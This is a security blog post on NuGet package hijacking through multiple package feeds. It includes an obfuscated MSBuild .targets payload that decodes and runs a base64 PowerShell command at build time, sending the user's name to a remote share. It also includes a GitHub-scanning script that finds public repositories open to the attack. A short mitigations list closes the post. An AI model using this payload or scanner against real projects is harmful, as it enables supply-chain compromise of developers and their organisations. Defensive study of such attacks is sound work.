
Nuget package hijacking
Supply chain attacks through package management systems is not new however there does not seem to be much written about nuget. Let me just fix that for you.
What is nuget?
        For .NET (including .NET Core), the Microsoft-supported mechanism for sharing code is NuGet,
        which defines how packages for .NET are created, hosted, and consumed, and provides the tools for each of those roles.
What are nuget packages?
        Put simply, a NuGet package is a single ZIP file with the .nupkg extension that contains compiled code (DLLs),
        other files related to that code, and a descriptive manifest that includes information like the package's version number.
Package hijacking
Like dll hijacking it is possible to hijack nuget packages if there have been some misconfigurations. A successful result of this attack is an attackers package from a different nuget feed being instead of the original. To be able to do this several conditions must be met:
- The nuget.config must use at least two package feeds.
- The package name does not exist in one of the feeds
- The feed that does not have package is controllable by an attacker such as a public repository
- The feed that the attacker can use responds faster than the other feed
- The attacker knows the name and version of the package used by the developer / build / project
- The target developer / build / project does not have a local cache of the nuget project
- The target developer / build / project does not validate hashes or package specific certificates
So there are a number of conditions. These will generally not exist on open source or smaller projects where just the nuget.org feed is used. It tends to be larger enterprise projects where company specific libraries with reuse that you will find a private feed as well as the public nuget.org feed.

Nuget feeds defined in configuration do not have a set resolve order - instead feeds resolve by fastest response. So if one feed has a mirror closer to a developer that's where packages will be checked for first. This means if a company hosts its own packages outside its network on a private feed there is a chance to hijack the internal package by name on nuget.org. In a visual studio IDE for nuget settings you can see it is quite misleading with the arrows one would assume affect resolution order.

Weaponizing a nuget package
- Alter a valid dll used in the package to include malicious code.
- Add a malicious nuget install.ps1 / init.ps1 script.
- Add a malicious nuget .targets file
Package.Name.1.0.0.nupkg\tools\install.ps1



.Net core projects no longer execute PowerShell scripts upon install. So as of writting this there is no way to execute during the nuget package install phase. Part of the reasoning behind this is because these scripts could indeed be used for a malicious purpose and so the team behind nuget removed this functionality from the newer versions support .net core.
However nuget packages can include msbuild .targets and .props files. If you have ever written a malicious csproj file you will know where this is going.
        Targets group tasks together in a particular order and allow the build process to be factored into smaller units.
        For example, one target may delete all files in the output directory to prepare for the build, while another compiles
        the inputs for the project and places them in the empty directory
So targets are used for additional build operations that trigger off defined events. It just so happens there is a exec task that is built in. Whats also worth noting is that within target files you can define variables as well as write C# code to execute. So the attack now triggers upon a build event - which in the case of restoring a package will be the most probablistic action following a restore.
     <!--Example .nuspec file-->
    <?xml version="1.0"?>
    <package >
        <metadata minClientVersion="2.5">
        <!-- ... -->
        </metadata>
        <files>
            <!-- Include everything in \build -->
            <file src="build\malicious.targets" target="build" />

            <!-- Other files -->
            <!-- ... -->
        </files>
    </package>
     <!-- Example .targets file-->
    <Project>
      <PropertyGroup>
        <hmac>cG93ZXJzaGVsbCAtTm9Qcm9maWxlIOKAk0V4ZWN1dGlvblBvbGljeSBCeXBhc3MgLUNvbW1hbmQgIiR1c2VyID0gJiB3aG9hbWk7QWRkLUNvbnRlbnQgLy9HUjA1OTYxOS9sb2cvbG9nLnR4dCAkdXNlciIK</hmac>
      </PropertyGroup>
      <UsingTask TaskName="ToBase64" TaskFactory="CodeTaskFactory" AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll">
        <ParameterGroup>
          <In ParameterType="System.String" Required="true" />
          <Out ParameterType="System.String" Output="true" />
        </ParameterGroup>
        <Task>
          <Code Type="Fragment" Language="cs">
          Out = System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String(In));
        </Code>
        </Task>
      </UsingTask>
      <Target Name="SetACL" BeforeTargets="PreBuildEvent">
        <!--Execute code-->
        <ToBase64 In="$(hmac)">
          <Output PropertyName="hmacValidation" TaskParameter="Out" />
        </ToBase64>
        <Exec Command="$(hmacValidation)" />
      </Target>
    </Project>
Finding vulnerable projects
Non targeted
- Use the github API to search repositories written in C# or favourite flavour of .NET. Search for recent activity such as a push or create. Active development work requires the packages when additional developers come on to the project.
- Then search the repository for a nuget.config. In the configuration file check for two feeds in my example nuget.org and myget.org.
- Then search the repository for packages.config or .csproj and extract all the packages listed.
- Now search nuget.org for any package name and version that was found that isn't hosted there. If you cannot find it then this is a candidate for a hijack.
- This is only a candidate for an attack as the other factors previously mentioned will affect the outcome.
Targeted
The same as above but alter the script to search only the target organisation repository or that of any developers known to work within the organisation. Additionally you could reverse applications built by the organisation and attempt to determine nuget packages used. Assembly versions and namespace used across more than one application are relevant guesses - but are just guesses.
Mitigations
- Switching to a single feed - shift your nuget.org packages into your private
- Sign packages and configure nuget to only run verified packages
- If nuget.org is required shift the secondary feed closer to the build - say on your internal network
Script to locate potentially vulnerable projects
You will need to supply your own github personal token below in the placeholders "GITHUB-API-TOKEN"
    #Yes yes I know its an awful mess but it works and my version on git is far prettier
    #Also git can only pull back a max of 1000 repos at a time


[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
function Get-Git {
    param(
    [string]$uri,
    [int16]$retryCount = 3
    )

    $base64AuthInfo = "GITHUB-API-TOKEN"
    $base64AuthInfo = [System.Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes($base64AuthInfo))
    $success        = $false
    $numberOfAttempts = 0
    while(!$success -and ($numberOfAttempts -le $retryCount))
    {
        try
        {
            Invoke-RestMethod -Headers @{Authorization = "Basic $base64AuthInfo" } -Method Get -Uri $uri
            $success = $true
        }
        catch
        {
            Write-Host "Error calling $uri. Will wait 3 seconds before attempting again. Retry count $numberOfAttempts/$retryCount"
            $success = $false
            $numberOfAttempts++
            Start-Sleep -Seconds 3
        }
    }
}

function Get-SearchInfo{
    param([string]$uri)
    #Write-Host "Calling $uri" -ForegroundColor Green

    $apiRateLimit = Get-Git -uri "https://api.github.com/rate_limit"
    if ($apiRateLimit.resources.search.remaining -lt 1)
    {
        Write-Host "Github rate limit hit."
        $wait = $apiRateLimit.resources.search.reset - (Get-Date (Get-Date).ToUniversalTime() -UFormat %s)
        if($wait -gt 0){
            Write-Host "Sleeping for $wait seconds" -ForegroundColor Red
            Start-Sleep -Seconds ($wait + 1)
        }
    }

    Get-Git -uri $uri
}

function Get-OrganisationRepos{
    param([string]$org)
    $index = 1
    do
    {
        $result = Get-SearchInfo -uri "https://api.github.com/orgs/$org/repos?per_page=100&page=$index"
        $urls+= $result.html_url
        $index++

    }until($result.Count -ne 100)

    $urls
}

function Get-EncodingFromBytes
{
    param([byte[]]$bytes)

    $bom = $bytes | Select-Object -First 4

    if ($bom[0] -eq 0x2b -and $bom[1] -eq 0x2f -and $bom[2] -eq 0x76)
    {
       "Encoding.UTF7"
    }
    elseif ($bom[0] -eq 0xef  -and $bom[1] -eq 0xbb  -and $bom[2] -eq 0xbf)
    {
       "Encoding.UTF8"
    }
    elseif ($bom[0] -eq 0  -and $bom[1] -eq 0  -and $bom[2] -eq 0xfe -and $bom[2] -eq 0xff)
    {
       "Encoding.UT32"
    }
    elseif ($bom[0] -eq 0xff  -and $bom[1] -eq 0xfe )
    {
       "Encoding.Unicode"
    }
    elseif ($bom[0] -eq 0xfe  -and $bom[1] -eq 0xff )
    {
       "Encoding.BigEndianUnicode"
    }
    else
    {
       "Encoding.ASCII"
    }
}

function Remove-Repositories
{
    [CmdletBinding()]
    param (
        [Parameter()]
        [string]
        $repositoryName
    )

    ($repositoryName.ToLower() -like "microsoft*") -or
    ($repositoryName.ToLower() -like "dotnet*") -or
    ($repositoryName.ToLower() -like "aspnet*") -or
    ($repositoryName.ToLower() -like "mono*") -or
    ($repositoryName.ToLower() -like "azure*") -or
    ($repositoryName.ToLower() -like "Lombiq*") #No idea why but Lombiq appears to have constant updates but not commits - search issue from github?
}

function Get-XmlFileContent {
[CmdletBinding()]
param (
    [Parameter()]
    [string]
    $url
)

    $base64Config           = (Get-SearchInfo -Uri $url).content.Replace("`n","")
    $byteArray              = [System.Convert]::FromBase64String($base64Config)
    $encodingType           = Get-EncodingFromBytes $byteArray
    [xml]$xmlFileContent    = $null

    switch ($encodingType) {
        "Encoding.UTF8"                 { [xml]$xmlFileContent    = [System.Text.Encoding]::UTF8.GetString($byteArray).TrimStart([char]65279) ; break} #Trim added as the BOM is pushed out in the GetString request
        "Encoding.Unicode"              { [xml]$xmlFileContent    = [System.Text.Encoding]::Unicode.GetString($byteArray) ; break }
        "Encoding.BigEndianUnicode"     { [xml]$xmlFileContent    = [System.Text.Encoding]::BigEndianUnicode.GetString($byteArray) ; break }
        "Encoding.ASCII"                { [xml]$xmlFileContent    = [System.Text.Encoding]::ASCII.GetString($byteArray) ; break }
    }

    $xmlFileContent
}

function Find-VulnerableRepositories {
    [CmdletBinding()]
    param (
        [Parameter()]
        [Int]
        $minutes = 5
    )

    #TODO: Move these into seperate functions and restructure
    $index      = 1
    $isNotEnd   = $true
    $fromDate = (Get-Date).AddMinutes(-$minutes).ToUniversalTime().ToString('yyyy-MM-ddTHH:mm:ss')
    [Array]$pushedRepos = @()
    while($isNotEnd){
        $pushedRepos        += Get-SearchInfo -Uri "https://api.github.com/search/repositories?q=size:>=500+archived:false+language:CSharp+pushed:>=$fromDate&page=$index&per_page=100&order=asc"
        $isNotEnd           = ($pushedRepos.items.Count -lt $pushedRepos[0].total_count) -and ($index -lt 10)
        $index++
     }

    Write-Host "$($pushedRepos.items.Count) repositories have changed in the last $minutes minutes" -ForegroundColor Green
    $matchingConfig =   $pushedRepos.items.full_name |
                        Where-Object {-not (Remove-Repositories $_)}  |
                        ForEach-Object { Get-SearchInfo -Uri "https://api.github.com/search/code?q=nuget.org+filename:nuget.config+repo:$($_)" } |
                        Where-Object { $_.total_count -gt 0}

    if($matchingConfig.items.Count -le 0) {
        Write-Host "No nuget.config files found referencing nuget.org as a package source"
        return
    }

    #TODO: Fix this mess below
    $multipleFeedConfigs = $matchingConfig.items |
                           Where-Object { $_.name.ToLower() -eq "nuget.config"} |
                           Where-Object {
                                    $nugetConfig = Get-XmlFileContent -url $_.url
                                    $feedSources = $nugetConfig.SelectNodes("//packageSources/add")
                                    $feedSources.Count -gt 1
                                }

    if($multipleFeedConfigs.Count -gt 0){
        $uniqueRepositoryNames = $multipleFeedConfigs.repository.html_url | Select-Object -Unique
        Write-Host ""
        Write-Host "$($uniqueRepositoryNames.Count) candidate(s)"
        $uniqueRepositoryNames | ForEach-Object { Write-Host $_}
        Write-Host ""

        $nugetReferenceSearchResults =@()
        $multipleFeedConfigs.repository.full_name |
                            Select-Object -Unique |
                            ForEach-Object { $nugetReferenceSearchResults += Get-SearchInfo -Uri "https://api.github.com/search/code?q=filename:packages.config+filename:*.csproj+repo:$($_)" }

        $nugetPackages =    $nugetReferenceSearchResults.items |
                            Where-Object { $_.name.ToLower() -eq "packages.config" -or $_.name.ToLower().EndsWith(".csproj") }

        $nugetPackages | ForEach-Object {
           # Write-Host $_.html_url -ForegroundColor Yellow
            $htmlUrl        = $_.html_url
            $resourceUrl    = $_.git_url;
            $config         = Get-XmlFileContent -url $resourceUrl
            $config.SelectNodes("//PackageReference/@Include | //package/@id") |
            ForEach-Object {
                $packageName    = $_.value
                try {
                    $response = Invoke-WebRequest -Method Get -Uri "https://www.nuget.org/packages/$packageName"
                    if($response.StatusCode -eq [System.Net.HttpStatusCode]::NotFound)
                    {
                        Write-Host "$packageName not present in nuget.org but listed in $htmlUrl" -ForegroundColor Green
                    }
                }
                catch {
                    Write-Host "$packageName not present in nuget.org but listed in $htmlUrl" -ForegroundColor Green
                }
            }
        }
    }
    else {
        Write-Host "No matches to search criteria"
    }
}

Clear-Host
Find-VulnerableRepositories -minutes 25